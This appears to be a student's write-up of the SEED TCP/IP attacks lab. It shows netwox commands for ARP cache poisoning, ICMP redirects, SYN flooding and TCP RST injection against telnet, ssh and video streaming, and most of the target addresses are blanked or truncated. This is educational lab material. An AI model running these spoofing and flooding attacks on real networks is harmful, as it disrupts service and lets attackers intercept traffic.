Attacks on TCP/IP Protocols

ARP Cache Poisoning:

H1 ARP cache showing correct entry for H2

```
root@seed-desktop:/home/seed# arp -a
```

H1 using Netwox command 80 to poison H2 ARP cache

```
root@seed-desktop:/home/seed# netwox 80 -e "  mac address  " -i  ip address
```

ICMP Redirect Attack:

H1 using Netwox command 86 to redirect traffic away from the gateway

```
root@seed-desktop:/home/seed# netwox 86 -d "Eth " --gw 192.168.        -c 0 -i 192.168.
root@seed-desktop:/home/seed# netwox 86 -d "Eth " --gw 192.168.        -c 0 -i 192.168.
```

WireShark showing incoming ICMP Redirect messages

SYN Flooding Attack:
H1 using Netwox command 76 to initiate a SYN flood attack

```
root@seed-desktop:/home/seed# netwox 76 -i _____ -p 23
```

TCP RST Attacks on telnet and ssh Connections:

H1 using Netwox command 78 to continually transmit TCP RST packets

```
root@seed-desktop:/home/seed# netwox 78 -i 192.168.
```

TCP RST Attacks on Video Streaming Applications:

H1 using Netwox command 78 to send TCP RST messages

```
root@seed-desktop:/home/seed# netwox 78 -i 192.168.
```